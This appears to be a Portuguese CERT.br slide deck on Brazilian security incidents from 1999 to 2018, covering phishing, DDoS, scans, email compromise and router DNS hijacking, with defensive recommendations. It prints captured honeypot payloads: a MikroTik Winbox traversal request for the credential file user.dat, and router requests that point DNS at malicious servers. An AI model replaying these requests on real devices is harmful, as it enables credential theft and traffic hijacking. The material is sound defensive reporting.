Interconexão de tráfego

IX.br São Paulo - um dos maiores *Internet eXchanges* do mundo


- nº 1 em participantes (1.724)
- nº 3 em tráfego
 - média (4Tbps) e pico (6Tbps)

Fonte: <https://www.pch.net/ixp/dir>

Incidentes Reportados Voluntariamente para o CERT.br: Dados Totais de 1999 a 2018

TLP:WHITE

Total de Incidentes Reportados ao CERT.br por Ano




Ataques mais comuns no último ano

- Internet das coisas
 - Câmeras, *Smartphones*, Roteadores e *Modems* de banda larga/Wi-Fi, TVs
 - Infectados e sendo usados para
 - minerar criptomoedas
 - atacar terceiros
 - fazer fraudes contra os usuários
- Tentativas de fraude
 - Financeira e de comércio eletrônico
 - via *e-mails* falsos
 - via infecção de computadores, celulares e roteadores de banda larga

Fonte: <https://www.cert.br/stats/incidentes/>

Incidentes Reportados para o CERT.br : Detalhes sobre os tipos de incidentes vistos em 2018




Fraude

- 84% são páginas falsas (*phishing*)
- Relacionadas com ataques em CPEs

DDoS

- Aumentou de patamar em 2014
- 300Gbps é o “normal”
- Tipos mais frequentes
 - . *botnets* IoT
 - . amplificação de tráfego



Scan

- Portas 22 e 23, 2323: força bruta de senhas de servidores e de IoT
- Portas 23, 8291: força bruta e vulnerabilidade Winbox MikroTik
- Porta 25: força bruta de senhas de e-mail

Comprometimento de Contas de *E-mail*

Métodos de comprometimento:


- Força bruta de senhas, via interfaces de *webmail* e de submissão de mensagens
- Páginas falsas de sistemas de *webmail* que utilizam apenas senha para autenticação

Ações através da conta comprometida:

- Realizar *phishings* direcionados a partir de contas válidas (ex: Scam do CEO)
- Pedir *reset* de senhas de outros serviços (*intranets* corporativas, redes sociais, registro de domínios. etc)

Recomendações:

- Imprescindível ativar múltiplos fatores de autenticação, opções:
 - *token*, *yubikey*, FIDO, aplicativos de celular
- Educação dos usuários
- Aumentar monitoração



Researchers uncovered various posts on underground forums in which users were offering \$5,000 up front for access to hacked company email addresses, with accounts departments in high demand. \$5,000 might seem a lot to pay for some email addresses, but for those with the knowledge of how to exploit them, [there's potentially millions of dollars to be made.](#)

<https://www.zdnnet.com/article/this-dark-web-market-is-dedicated-to-compromising-your-emails/>

Abuso de MikroTik: Varreduras Contra os Honeypots e Payload do Exploit

Varreduras por Winbox (8291/TCP) nos honeypots


- praticamente inexistentes até o dia 23/mar/2018
- atingiram um pico no dia 29 de março
- tem se mantido constantes em valores significativos

Recomendações:

- *hardening*
- manter RouterOS sempre na última versão Long-term

Referências:

- <https://blog.mikrotik.com/security/winbox-vulnerability.html>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14847>



```
T 2019/01/16 19:08:04.934837 xxx.xx.xx.86:51405 -> yy.yy.yyy.31:8291 [AP]
5d 01 00 5b 4d 32 05 00 ff 01 06 00 ff 09 07 07 ] .. [M2.....
00 ff 09 07 01 00 00 21 2a 2e 2f 2e 2e 2f 2e 2f .....!*./././
2e 2e 2f 2e 2f 2e 2e 2f 2e 2f 2e 2e 2f 2e 2f 2e ...././././././
2e 2f 72 77 2f 73 74 6f 72 65 2f 75 73 65 72 2e ./rw/store/user.
64 61 74 02 00 ff 88 02 00 00 00 00 00 08 00 00 dat.....
00 01 00 ff 88 02 00 02 00 00 00 02 00 00 00 .....
```

91/tcp
 charts.com <https://www.cert.br/stats/honeypots/>

Invasão de Roteadores de Banda Larga (CPEs): Para trocar o DNS


Invadidos

- via força bruta de senhas (geralmente via telnet)
- explorando vulnerabilidades
- via ataques CSRF, através de *iFrames* com *JavaScripts* maliciosos
 - Colocados em *sites* legítimos comprometidos pelos fraudadores

Objetivos dos Ataques

- **alterar a configuração de DNS para que consultem servidores sob controle dos atacantes**
- servidores DNS maliciosos hospedados em serviços de *hosting/cloud*

Invasão de Roteadores de Banda Larga (CPEs): Anatomia do Ataque





Servidores DNS Maliciosos Usados nos CPEs Invadidos: **TLP:WHITE** Fornecem Respostas Autoritativas Erradas

Servidores DNS maliciosos no Brasil e fora do Brasil

Servidores DNS fornecendo respostas incorretas para nomes de domínio de terceiros

Servidores DNS ativos por dia



Semântica é importante ao reportar incidentes ou pedir takedown!

- Isto **não é** um DNS invadido
- Isto **não é** envenenamento (*cache poisoning*)
- Isto **não é** sequestro de domínio (*domain hijacking*)

Isto é um **servidor DNS malicioso** (*rogue*) sendo usado para **sequestro de DNS** (*DNS hijacking*)

- autoritativo para os domínios das vítimas
- recursivo aberto respondendo ao restante das consultas

Fonte: <https://www.cert.br/stats/dns-malicioso/>

Payload em um Honeypot:

Exploração de Vulnerabilidade p/ Alteração de DNS

```
T 2018/12/01 00:13:02.742932 35.205.103.100:43542 -> xxx.xxx.xxx.58:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.58..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 03:52:37.438432 35.236.45.29:36632 -> xxx.xxx.xxx.60:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.60..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 06:48:30.245365 35.203.18.219:35968 -> xxx.xxx.xxx.61:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.61..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 06:56:54.171910 35.203.18.219:57706 -> xxx.xxx.xxx.56:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.56..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 06:57:48.285789 35.203.18.219:35304 -> xxx.xxx.xxx.62:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.62..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 08:17:57.210273 35.242.154.70:48598 -> xxx.xxx.xxx.57:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.57..User-Agent: curl/7.52.1..Accept: /*.*...

T 2018/12/01 09:49:52.610024 35.242.154.70:40022 -> xxx.xxx.xxx.60:80 [AP] GET
/dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
HTTP/1.1..Host: xxx.xxx.xxx.60..User-Agent: curl/7.52.1..Accept: /*.*...
```

